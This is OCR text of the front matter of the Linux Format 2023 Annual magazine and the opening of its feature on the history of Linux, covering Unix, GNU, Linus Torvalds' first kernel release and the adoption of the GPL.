
NEW

LINUX FORMAT

2023 ANNUAL



OVER 160 PAGES OF EXPERT TUTORIALS & MUST-READ FEATURES

- ESSENTIAL PROJECTS
- UBUNTU VS FEDORA
- COMBAT MALWARE
- CUSTOMISE MINT

AND MUCH MORE!

Digital Edition


FUTURE

VOLUME 6

ALL THE BEST CONTENT FROM THE NO.1 LINUX MAGAZINE

LINUX FORMAT 2023 ANNUAL

Welcome to the Linux Format Annual 2023, and it's an extra special one as we're celebrating Linux's big 3-0! Once the champagne has been finished we'll discover how Linux powers the best 500 computers on Earth, dive into how to build a distro, and find out why Linux is going stratospheric. Once we come back down it'll be time to learn the truth about VPNs, get our hands on some fresh Pi projects and construct a custom media centre. All this and more awaits you over the page.



FUTURE

Future PLC Quay House, The Ambury, Bath, BA1 1UA

Editorial
Editor **Charles Ginger**
Designer **Efrain Hernandez-Mendoza**
Senior Art Editor **Andy Downes**
Head of Art & Design **Greg Whitaker**
Editorial Director **Jon White**

Linux Format Editorial
Editor **Neil Mohr**
Technical Editor **Jonni Bidwell**
Art Editor **Efrain Hernandez-Mendoza**
Operations Editor **Cliff Hope**
Group Editor in Chief **Graham Barlow**

Cover images
Getty Images

Advertising
Media packs are available on request
Commercial Director **Clare Dove**

International
Head of Print Licensing **Rachel Shaw**
licensing@futurenet.com
www.futurecontenthub.com

Circulation
Head of Newstrade **Tim Mathers**

Production
Head of Production **Mark Constance**
Production Project Manager **Matthew Eglinton**
Advertising Production Manager **Joanne Crosby**
Digital Editions Controller **Jason Hudson**
Production Managers **Keely Miller, Nola Cokely, Vivienne Calvert, Fran Twentyman**

Printed in the UK

Distributed by Marketforce, 5 Churchill Placwe, Canary Wharf, London, E14 5HU www.marketforce.co.uk Tel: 0203 787 9001

Linux Format Annual (2023) Volume 6 (TCB4628)


Future plc is a public company quoted on the London Stock Exchange (symbol: FUTR)
www.futureplc.com

Chief executive **Zillah Byng-Thorne**
Non-executive chairman **Richard Huntingford**
Chief financial officer **Penny Ladkin-Brand**

Tel +44 (0)1225 442 244

Part of the

bookazine series




LINUX FORMAT

2023 ANNUAL

Essentials

Get to know Linux and the many astonishing things you can do with it



Privacy & Security

Take back control – stop snoopers and hackers from ruining your Linux life

Projects

Get inspired – start building and making with a fistful of projects

LINUX FORMAT

2023 ANNUAL


LINUX FORMAT

Essentials

Get to know Linux and the many astonishing things you can do with it

CELEBRATE 30 YEARS OF LINUX!

How a 21-year-old's bedroom coding project took over the world and a few other things along the way.



Linux only exists because of Christmas. On January 5, 1991, a 21-year-old computer science student, who was currently living with his mum, trudged through the (we assume) snow-covered streets of Helsinki, with his pockets stuffed full of Christmas gift money. Linus Torvalds wandered up to his local PC store and purchased his first PC, an Intel 386 DX33, with 4MB of memory and a 40MB hard drive. On this stalwart machine he would write the first-ever version of Linux. From this moment on, the history of Linux becomes a love story about community collaboration, open-source development, software freedom and open platforms.

Previous to walking into that computer store, Linus Torvalds had tinkered on the obscure (UK-designed) Sinclair QL (Quantum Leap) and the far better-known Commodore VIC-20. Fine home computers, but neither was going to birth a world-straddling kernel. A boy needs standards to make something that will be adopted worldwide, and an IBM-compatible PC was a perfect place to start. But we're sure Torvalds' mind was focused more on having fun with *Prince of Persia* at that point than specifically developing a Microsoft-conquering kernel.

LINUS TORVALDS' ACHIEVEMENT

"A 21-year-old, barely able to afford an Intel 386 DX33, was about to start a development process that would support a software ecosystem..."

Let's be clear: a 21-year-old, barely able to afford an Intel 386 DX33, was about to start a development process that would support a software ecosystem, which in turn would run most of the smart devices in the world, a majority of the internet, all of the world's fastest supercomputers, chunks of Hollywood's special effects industry, SpaceX rockets, NASA Mars probes, self-driving cars, tens of millions of SBC like the Pi and a whole bunch of other stuff. How the heck did that happen? Turn the page to find out...

Pre-Linux development

Discover how Unix and GNU became the foundation of Linus Torvalds' brainchild.

To understand how Linux got started, you need to understand Unix. Before Linux, Unix was a well-established operating system standard through the 1960s into the 1970s. It was already powering mainframes built by the likes of IBM, HP, and AT&T. We're not talking small fry, then – they were mega corporations selling their products around the globe.

If we look at the development of Unix, you'll see certain parallels with Linux: freethinking academic types who were given free rein to develop what they want. But whereas Unix was ultimately boxed into closed-source corporatism, tied to a fixed and dwindling development team, eroded by profit margins and lawyers' fees,

Ken Thomas (left) and Dennis Ritchie are credited with largely creating much of the original UNIX family of operating systems, while Ritchie also created the C language.

groups that followed Linux embraced a more strict open approach. This enabled free experimentation, development and collaboration on a worldwide scale. Yeah, yeah, you get the point!

Back to Unix, which is an operating system standard that started development in academia at the end of the 1960s as part of MIT, Bell Labs and then part of AT&T. The initially single or uni-processing OS, spawned from the Multics OS, was dubbed Unics, with an assembler, editor and the B programming language. At some point that "cs" was swapped to an "x," probably because it was cooler, dude.

At some point, someone needed a text editor to run on a DEC PDP-11 machine. So, the Unix team obliged and developed *roff* and *troff*, the first digital typesetting system. Such unfettered functionality demanded documentation, so the "man" system (still used to this day) was created with the first Unix Programming Manual in November 1971. This was all a stroke of luck, because the DEC PDP-11 was the most popular mini-mainframe of its day, and everyone focused on the neatly documented and openly shared Unix system.

In 1973, version 4 of Unix was rewritten in portable C, though it would be five years until anyone tried running Unix on anything but a PDP-11. At this point, a copy of the Unix source code cost almost $100,000 in current money to licence from AT&T, so commercial use was limited during the 70s. However, by the early 80s costs had rapidly dropped and widespread use at Bell Labs, AT&T, and among computer science students propelled the use of Unix. It was considered a universal OS standard, and in the mid-1980s the POSIX standard was proposed by the IEEE, backed by the US government. This makes any operating system following POSIX at

» LINUX RUNS EVERYTHING

Developing software for supercomputers is expensive. During the 1980s, Cray was spending as much on software development as it was on its hardware. In a trend that would only grow, Cray initially shifted to UNIX System V, then a BSD-based OS, and eventually, in 2004, SUSE Linux to power its supercomputers. This was matched across the sector, and the top 500 supercomputers (**www.top500.org**) now all run Linux.

Internet services have also all been developed to run on Unix systems. Microsoft and BSD systems do retain a good slice of services, but over 50 per cent of web servers are powered by Linux. Recent moves to virtual services with container-based deployment are all Linux-based. Microsoft's cloud service Azure reports that Linux is its largest deployment OS and, more to the point, Google uses Linux to power most of its services, as do many other service suppliers aka AWS.

Android's mobile OS share dropped in 2020 to just 84 per cent – it's powered by Linux. Google bought the startup that was developing Android in 2005. LineageOS (**https://lineageos.org**) is a well-maintained fork of Android and supports most popular handsets well after their manufacturers abandon them.

Space was thought to be Linux's final frontier, because it's not a certified deterministic OS, which is the gold standard for real-time OSes in mission-critical situations. Turns out that SpaceX rockets use Linux to power their flight systems, using a triple-redundancy system, while NASA has sent Linux to Mars in its helicopter drone, Ingenuity. Tesla is also reportedly running Linux in its cars.

Linux has also been at the heart of Hollywood's special effects since 1997's *Titanic* used a Linux server farm of DEC Alphas at Digital Domain to create its CGI. DreamWorks' *Shrek* in 2001 was the first film that was entirely created on Linux systems. Meanwhile, Pixar ported its Renderman system to Linux from SGI and Sun servers around 2000, in time to produce *Finding Nemo* in 2003.

Linus Tovalds being interviewed by Linux Format back in 2012.

least partly if not largely compatible with other versions.

At the end of the 1980s, the Unix story got messy, with commercial infighting, competing standards and closing off of standards, often dubbed Unix Wars. While AT&T, Sun Microsystems, Oracle, SCO, and others argued, a Finnish boy was about to start university...

We GNU that

Before we dive into the early world of Linux, there's another part of the puzzle of its success that we need to put in place: the GNU Project, established by Richard Stallman. Stallman was a product of the 1970s development environment: a freethinking, academic, hippy type. One day, he couldn't use a printer, and because the company refused to supply the source code, he couldn't fix the issue – supplying source code was quite normal at the time. He went apoplectic and established a free software development revolution: an entire free OS ecosystem, free software licence and philosophy that's still going strong. Take that, proprietary software!

Linux Format interviewed Richard Stallman, the creator of the GNU free software movement, in 2011.

The GNU Project was established by Stallman in 1983, with GNU being a hilarious (to hackers, at least) recursive acronym for "GNU is Not Unix." Geddit? Its aim was to establish a free OS ecosystem with all the tools and services a fully functioning OS requires. Do keep in mind that most of the tools created then are still being used and maintained today.

By 1987, GNU had established its own compiler, *GCC*, the *Emacs* editor, the basis of the GNU Core Utilities (basic file manipulation tools such as list, copy, delete and so on), a rudimentary kernel and a chess engine (*See* **LXF273**). But more importantly, Stallman had cemented his ideal of software freedom with the 1989 "copyleft" GPL software licence, and his manifesto setting out the four software freedoms enabling users to run, study, modify and distribute any software – including the source – for any reason.

RICHARD STALLMAN'S GNU WORK

"He established a free software development revolution: an entire free OS ecosystem, free software licence and philosophy that's still going strong."

The GPL remains the strongest copyleft licence, and while it has perhaps fallen out of vogue, it's still regarded as the best licence for true open-source development, and cements most Linux distros. *GCC* is still an industry standard, *Emacs* remains a feature-rich development environment, and the GNU Core Utilities are still widely used in certain POSIX systems and most Linux distros.


You could argue that without the GNU Project being established, Linux would never have taken off. The GPL licence (adopted early on in Linux development) forces all developers to share back their enhancements to the source code. It's a feedback loop that promotes shared improvements. Alternative open-source licences enable corporations to take source code and never share back

improvements, meaning the base code is more likely to remain static. This was backed by a generation of developers that grew up studying and using Unix, looking to contribute to a truly freed open-source OS.

Let's all Freax out!

We're getting ahead of ourselves. Linus Torvalds had his Intel 386, was studying computer science at the University of Helsinki, and was using the MINIX 16-bit OS and kernel. MINIX is a POSIX-compatible Unix-like OS and micro-kernel. In 1991, it had a liberal licence, costing just $69, offering the source code but restricted modification and redistribution.

We imagine the 16-bit limitation spurred Torvalds to create his own 32-bit kernel, but he states the licence restrictions were also key. So, on 25 August, 1991, he posted to **comp.os.minix** that he was developing his own free OS. He said that it was "nothing professional like GNU," and it'd only support AT disks, as that's all he had.



We have to mention Tux, the mascot of Linux, because a penguin once bit Linus. True story!

This was developed on a MINIX system, compiled on GNU *GCC*, and he'd ported GNU *bash*. Torvalds had planned to call his OS Freax, combining "Free," "Freak," and "Unix," but once he'd uploaded it to **ftp.funet.fi**, a volunteer admin (Ari Lemmke) renamed it Linux, as he thought it was better. So, version 0.01 of Linux was released to the world in September 1991.

One telling part of the release notes states: "A kernel by itself gets you nowhere. To get a working system you need a shell, compilers, a library, etc... Most of the tools used with Linux are GNU software and are under the GNU copyleft. These tools aren't in the distribution – ask me (or GNU) for more info."

Minix for all of its creator's protestations to its superiority has ceased development, even though it runs Intel's CPU Management Engine.

Importantly, this outlines Linux's reliance on other GPL-licenced tools, and shows the use of the term "distribution," now shortened to "distro." As Torvalds points out, an operating system isn't a kernel alone; it's a collection of tools, scripts, configs, drivers, services and a kernel, lumped together in an easier form for users to install and use.

As for the licence, Torvalds initially used his own, which restricted commercial use, but by January 1992 he'd been asked to adopt the GPL, and had stated the kernel licence would change to align it with the other tools being used. It was December 1992, and for the release of v0.99, the Linux kernel was GPLv2-licenced. This cemented the legal clause that anyone using the kernel source has to contribute back any changes used in published code.

» BIRTH OF THE LINUX FOUNDATION

